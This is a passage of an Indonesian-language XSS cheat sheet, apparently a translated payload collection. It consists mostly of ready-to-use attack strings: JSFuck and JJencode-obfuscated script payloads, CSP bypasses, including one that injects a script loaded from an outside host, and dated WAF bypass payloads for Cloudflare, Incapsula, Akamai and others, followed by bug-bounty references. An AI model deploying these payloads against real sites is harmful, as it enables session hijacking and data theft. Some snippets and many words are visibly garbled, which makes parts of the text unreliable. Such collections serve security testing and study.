($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=
(!""+"")[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")
[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")
[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"("+$.___+")"+"\"")())();</script>
<script>(+[])[([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+
[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])
[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+
[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+
[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])
[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])
[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+
[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+
[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+
[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([]
[[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+
[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+
(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+
[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]]((![]+[])[+!+[]]+
(![]+[])[!+[]+!+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+([][([]
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+
[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([!
[]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+
(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+
(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+
[]+!+[]+!+[]]+(!![]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+
[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+
[]]]+(!![]+[])[+!+[]]]+[])[[+!+[]]+[!+[]+!+[]+!+[]+!+[]]]+[+[]]+([][([][(![]+[])[+[]]+
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+
[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+
[+[]]]+(![]+[])[!+[]+!+[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])
[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+
[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+
[]]+(!+[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!!
[]+[])[+[]]+(!+[]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!+
[]+[])[+[]]+(!+[]+[])[!+[]+!+[]+!+[]]+(!+[]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+
[]]]+[])[[+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]]])()</script>
```

Bypass menggunakan jsfuck

Bypass menggunakan jsfuck

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(!
[]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+
[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+
```

```
(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+([][[]]+[])
[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[+!+[]]+([][[]]+[])[+[]]+([]
[(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+
[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]((![]+[])[+!+[]]+(!
[]+[])[!+[]+!+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]+(![]+[][(!
[]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]]+[+!+[]]+(!![]+[])[+[]]+
([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]+!+
[]]+(!![]+[])[+!+[]]])[!+[]+!+[]+[+[]]])()
```

CSP Bypass

Check CSP di https://csp-evaluator.withgoogle.com dan postingannya : How to use Google’s CSP Evaluator to bypass CSP

Bypass CSP menggunakan JSONP dari Google (Trickoleh@apfeifer27)

//google.com/complete/search?client=chrome&jsonp=alert(1);

```
<script/src=//google.com/complete/search?client=chrome%26jsonp=alert(1);>"
```

Lainya dari JSONP endpoints ada di /Intruders/jsonp_endpoint.txt

Bypass CSP dari lab.wallarm.com

Bekerja pada CSP seperyi `Content-Security-Policy: default-src 'self' 'unsafe-inline';`, POC disini

```
script=document.createElement('script');
script.src='//bo0om.ru/csp.js';
window.frames[0].document.head.appendChild(script);
```

Bypass CSPolehRhynorater

```
// CSP Bypass with Inline and Eval
d=document;f=d.createElement("iframe");f.src=d.querySelector('link[href*=".css"]').href;
){f.contentWindow.document.head.append(s);},1000)
```

Bypass CSPoleh@akita_zen

Works for CSP like `script-src self`

```
<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=="></object>
```

Bypass CSPoleh@404death

Berjalan pada CSP seoerti `script-src 'self' data:`

```
<script ?/src="data:+,\u0061lert%281%29">/</script>
```

Beberapa WAF Bypass

Cloudflare XSS Bypassesoleh@Bohdan Korzhynskyi

21st April 2020

```
<svg/OnLoad="`${prompt``}`">
```

22nd August 2019

```
<svg/onload=%26nbsp;alert`bohdan`+
```

5th June 2019

```
1'"><img/src/onerror=.1|alert``>
```

3rd June 2019

```
<svg onload=prompt%26%230000000040document.domain)>
<svg onload=prompt%26%23x000000028;document.domain)>
xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>
```

Cloudflare XSS Bypass - 22nd March 2019 (by @RakeshMane10)

```
<svg/onload=&#97&#108&#101&#114&#00116&#40&#41&#x2f&#x2f
```

Cloudflare XSS Bypass - 27th February 2018

```
<a
href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;&lpar;a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;
(document.domain)&rpar;">X</a>
```

Chrome Auditor - 9th August 2018

```
</script><svg><script>alert(1)-%26apos%3B
```

Contoh Langsung Dari @brutelogic - https://brutelogic.com.br/xss.php

Incapsula WAF Bypassoleh@Alra3ees- 8th March 2018

```
anythinglr00</script><script>alert(document.domain)</script>uxldz

anythinglr00%3c%2fscript%3e%3cscript%3ealert(document.domain)%3c%2fscript%3euxldz
```

Incapsula WAF Bypassoleh@c0d3G33k - 11th September 2018

```
<object data='data:text/html;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==='>
</object>
```

Incapsula WAF Bypassoleh@daveysec - 11th May 2019

```
<svg onload\r\n=$.globalEval("al"+"ert()");>
```

Akamai WAF Bypassoleh@zseano - 18th June 2018

```
?"></script><base%20c%3D=href%3Dhttps:\mysite>
```

Akamai WAF Bypassoleh@s0md3v - 28th October 2018

```
<dETAILS%0aopen%0aonToGgle%0a=%0aa=prompt,a() x>
```

WordFence WAF Bypassoleh@brutelogic - 12th September 2018

```
<a href=javas&#99;ript:alert(1)>
```

Fortiweb WAF Bypassoleh@rezaduty - 9th July 2019

```
\u003e\u003c\u0068\u0031 onclick=alert('1')\u003e
```

Referensi

- Unleashing-an-Ultimate-XSS-Polyglot
- (Relative Path Overwrite) RPO XSS - Infinite Security
- RPO TheSpanner
- RPO Gadget - innerthmtl
- Relative Path Overwrite - Detectify
- XSS ghettoBypass - d3adend
- XSS without HTML: Client-Side Template Injection with AngularJS
- XSSING WEB PART - 2 - Rakesh Mane
- Making an XSS triggeredolehCSP bypass on Twitter. @tbmnull
- Ways to alert(document.domain) - @tomnomnom
- D1T1 - Michele Spagnuolo and Lukas Wilschelbaum - So We Broke All CSPs
- Sleeping stored Google XSS Awakens a $5000 Bountyoleh Patrik Fehrenbach
- RPO that lead to information leakage in Googleolehfiledescriptor
- God-like XSS, Log-in, Log-out, Log-in in UberolehJack Whitton
- Three Stored XSS in FacebookolehNirgoldshlager
- menggunakan a Braun Shaver to Bypass XSS Audit and WAFolehFrans Rosen
- An XSS on Facebook via PNGs & Wonky Content TypesolehJack Whitton
- Stored XSS in *.ebay.comolehJack Whitton
- Complicated, Best Report of Google XSSolehRamzes
- Tricky Html Injection and Possible XSS in sms-be-vip.twitter.comolehsecgeek
- Command Injection in Google ConsoleolehVenkat S
- Facebook's Moves - OAuth XSSolehPAULOS YIBELO
- Stored XSS in Google Docs (Bug Bounty)olehHarry M Gertos
- Stored XSS on developer.uber.com via admin account compromise in UberolehJames Kettle (albinowax)
- Yahoo Mail stored XSSolehKlikki Oy
- Abmenggunakan XSS Filter: One ^ leads to XSS(CVE-2016-3212)olehMasato Kinugawa
- Youtube XSSolehfransrosen

- Best Google XSS again -olehKrzysztof Kotowicz
- IE & Edge URL parsing Problem -olehdetectify
- Google XSS subdomain Clickjacking
- Microsoft XSS and Twitter XSS
- Google Japan Book XSS
- Flash XSS mega nz -olehfrans
- Flash XSS in multiple libraries -olehOlivier Beg
- xss in google IE, Host Header Reflection
- Years ago Google xss
- xss in googleolehIE weird behavior
- xss in Yahoo Fantasy Sport
- xss in Yahoo Mail Again, worth $10000olehKlikki Oy
- Sleeping XSS in Googleolehsecurityguard
- Decoding a .htpasswd to earn a payload of moneyolehsecurityguard
- Google Account Takeover
- AirBnb Bug Bounty: Turning Self-XSS into Good-XSS #2olehgeekboy
- Uber Self XSS to Global XSS
- How I found a $5,000 Google Maps XSS (by fiddling with Protobuf)olehMarin MoulinierFollow
- Airbnb – When Bypassing JSON Encoding, XSS Filter, WAF, CSP, and Auditor turns into Eight Vulnerabilitiesolehbrett
- XSSI, Client Side Brute Force
- postMessage XSS on a million sites - December 15, 2016 - Mathias Karlsson
- postMessage XSS Bypass
- XSS in Uber via Cookieolehzhchbin
- Stealing contact form data on www.hackerone.com menggunakan Marketo Forms XSS with postMessage frame-jumping and jQuery-JSONPolehfrans
- XSS due to improper regex in third party js Uber 7k XSS
- XSS in TinyMCE 2.4.0olehJelmer de Hen
- Pass uncoded URL in IE11 to cause XSS
- Twitter XSSolehstopping redirection and javascript schemeolehSergey Bobrov
- Auth DOM Uber XSS
- Managed Apps and Music: two Google reflected XSSes
- App Maker and Colaboratory: two Google stored XSSes
- XSS in www.yahoo.com
- Stored XSS, and SSRF in Google menggunakan the Dataset Publishing Language
- Stored XSS on Snapchat
- XSS cheat sheet - PortSwigger
- mXSS Attacks: Attacking well-secured Web-Applicationsolehmenggunakan innerHTML Mutations - Mario Heiderich, Jörg Schwenk, Tilman Frosch, Jonas Magazinius, Edward Z. Yang
- Self Closing Script
- Bypass < with